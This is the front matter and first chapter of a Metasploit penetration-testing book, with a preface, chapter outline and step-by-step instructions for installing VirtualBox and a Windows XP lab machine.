



Community Experience Distilled

Learning Metasploit Exploitation and Development

Develop advanced exploits and modules with a fast-paced, practical learning guide to protect what's most important to your organization, all using the Metasploit Framework

Aditya Balapure

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Aditya Balapure



BIRMINGHAM - MUMBAI

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I would like to thank God, my parents, and my friends who have been of valuable help to me always, throughout my life.

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I would like to thank my grandparents for their blessings, my parents for their support, and my sister for being my perfect doctor.

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Preface

Learning Metasploit Exploitation and Development is a guide to real-world network hacking with the best tricks to master the art of exploitation.

This book has been designed in well-defined stages to facilitate effective learning. From the actual setup to vulnerability assessment, and finally exploitation, this book gives in-depth knowledge of penetration testing. The book deals with vulnerability assessment exercises with some of the industrially-used tools and report making tips. It covers the topics of client exploitation, backdoors, post-exploitation, and also exploit development with Metasploit.

This book has been developed keeping in mind a practical hands-on approach so that readers can effectively try and test what they actually read. We are confident this book will prove to be effective in helping you develop the skills of an offensive penetration tester.

What this book covers

Chapter 1, Lab Setup, covers the complete lab setup required during the course of the book.

Chapter 2, Metasploit Framework Organization, covers the organization of the Metasploit Framework, which includes the various interfaces and the architecture of the Metasploit Framework.

Chapter 3, Exploitation Basics, covers the concepts of vulnerability, payloads, and the basics of exploitation. We will also learn how to compromise vulnerable systems using various exploitation techniques through Metasploit.

Chapter 4, Meterpreter Basics, covers how a user compromises a system through the meterpreter and what types of information he may be able to extract using the meterpreter functionalities after exploitation.

Chapter 5, Vulnerability Scanning and Information Gathering, covers various techniques of information gathering about a victim using the modules of Metasploit.

Chapter 6, Client-side Exploitation, covers the various techniques of client-side exploitation through Metasploit.

Chapter 7, Post Exploitation, covers the first phase of post-exploitation and discusses various information-gathering techniques of the compromised system through the meterpreter.

Chapter 8, Post Exploitation – Privilege Escalation, covers the various techniques of elevating privileges after compromising a system. We will use various scripts and post-exploitation modules to achieve this task.

Chapter 9, Post Exploitation – Cleaning Up Traces, covers the various techniques of clearing our tracks after compromising a system and avoiding being caught by the system administrator.

Chapter 10, Post Exploitation – Backdoors, covers how to make a backdoor executable deploy at the compromised system for a persistent connection.

Chapter 11, Post Exploitation – Pivoting and Network Sniffing, covers the various techniques through which we can leverage our point of contact server/system on the external network and leverage it to exploit the other systems on a different network.

Chapter 12, Exploit Research with Metasploit, covers the basics of exploit development using Metasploit, crafting exploits with Metasploit and using various payloads for the exploits.

Chapter 13, Using Social Engineering Toolkit and Armitage, covers how to use the add-on tools to the Metasploit Framework and further enhance our skills of exploitation.

What you need for this book

The software required to practice hands-on along with this book are BackTrack R2/R3, Windows XP SP2, and Virtual Box.

Who this book is for


This book is for security professionals interested in network exploitation and hacking. This guide is featured with chapters to develop the skills of an industrial penetration tester for testing industrial networks.

Conventions

In this book, you will find a number of styles of text that distinguish between different kinds of information. Here are some examples of these styles, and an explanation of their meaning.

Code words in text are shown as follows: "The important directories get listed which are data, external, tools, plugins, and scripts."

New terms and **important words** are shown in bold. Words that you see on the screen, in menus or dialog boxes for example, appear in the text like this: "If we want to configure our network settings manually, we can select **Custom settings** and then click on **Next >**".



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1

Lab Setup

In this chapter we are going to demonstrate the complete lab setup needed for the practical, hands-on working experience with this book. To set up the lab we need three things: Oracle VM VirtualBox, Microsoft Windows XP SP2, and BackTrack 5 R2.

Oracle VM VirtualBox is a product of Sun Microsystems. It is a software virtualization application and is used for running multiple operating systems on a single computer. It supports many operating systems including Linux, Macintosh, Sun Solaris, BSD, and OS/2. Each virtual machine can execute its own operating system in parallel with the host operating system. It also supports Network adapters, USB devices, and Physical disk drives within a virtual machine.

Microsoft Windows XP is an operating system produced by the Microsoft Corporation. It is primarily used for personal computers and laptops.

BackTrack is a Linux-based freeware operating system. It is widely used by security professionals and penetration testers. It consists of a lot of open source tools for penetration testing and digital forensics.

Now we will install both operating systems in Oracle VM VirtualBox, and use BackTrack as an attacker machine and Windows XP as the victim machine.


Installing Oracle VM VirtualBox

The steps for installing Oracle VM VirtualBox are:

1. First, run the setup file to start the installation procedure and then click on **Next >**.



2. Now choose the installation directory where you want to install and click on **Next >**.




3. Select the shortcut option if you want to create a shortcut icon on the desktop or in the launch bar and then click on **Next >**.
4. It will then reset the network connectivity and display a warning sign; click on **Yes** and continue the installation of the wizard.




Lab Setup

5. The setup wizard is ready for the installation, click on **Install** to continue.



6. The setup has started the installation and it will take several minutes to complete.
7. Now it will ask to install the USB device driver, click on **Install** to install the driver software.




8. After a few minutes the installation wizard is finished and Oracle VM VirtualBox is ready for use. Click on **Finish**.




Installing WindowsXP on Oracle VM VirtualBox

Now we are going to install Windows XP SP2 in VirtualBox. Just perform the following steps for successful installation:


1. First, launch your VirtualBox and click on **New**.




2. You will get a new window with the message **Welcome to the New Virtual Machine Wizard**; click on **Next**.
3. You will get a new window showing memory options, here we will need to specify the amount of base memory (RAM) for our virtual machine. Select the amount of memory and then click on **Next**.




- After this we will get a new window with the option to create a virtual hard disk. Here we will select **Create new hard disk** and click on Next.




5. We then get a new window with the message **Welcome to the Virtual disk creation wizard**. Here we have some options for the hard disk file type; we select **VDI (VirtualBox Disk Image)**. You may select another type of file, but VDI is recommended for best performance. After selecting the file type, click on **Next**.



6. We then see a new window named **Virtual disk storage details**. In this window we can see details of the two types of storage: **Dynamically allocated** and **Fixed size**. The details of these two types of storage are mentioned in this window. So it depends upon the user as to what kind of storage he may prefer. In this case we will select **Dynamically allocated**; click on **Next** to continue.




7. Now we will get a new window with options for the **Location** and **Size** of the virtual disk file. We choose the location where we want to create the file for the virtual disk. After that, select the size for your virtual disk. In this case we are specifying 10 GB space for virtual disk. Then click on **Next** to continue.




Lab Setup

8. We then get a new window with the summary of our virtual machine settings. In this window we can check the settings we previously provided for our virtual machine, such as the file type of our hard disk, storage details, location details, and the size of our hard disk. After checking the settings we then click **Create**.



9. We get the **Summary** window which will show us that it is going to create our virtual machine with the following parameters: name of the virtual machine, type of operating system, base memory (RAM), and the size of the hard disk. After verifying all of the settings, click on **Create** to create the virtual machine.
10. Now **Oracle VM VirtualBox Manager** will open, and it will show the virtual machine in the right pane. Select that virtual machine and click on **Start** to start the installation process for Windows XP.



11. A new window will appear with the message **Welcome to the First Run Wizard!** Click on **Next** to begin.




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
12. Now a new window will appear with the option of selecting the source installation media. This option allows us to select the ISO image of Windows XP or the DVD-ROM drive to install from the CD/DVD. Select the appropriate option and then click on **Next**.




13. A new **Summary** window will open and it will show the type of media that was selected for installation, the media source, and the type of device. Click on **Start**.



14. Windows XP installation will start and a blue screen appears with the message **Windows Setup** on the upper-left side.

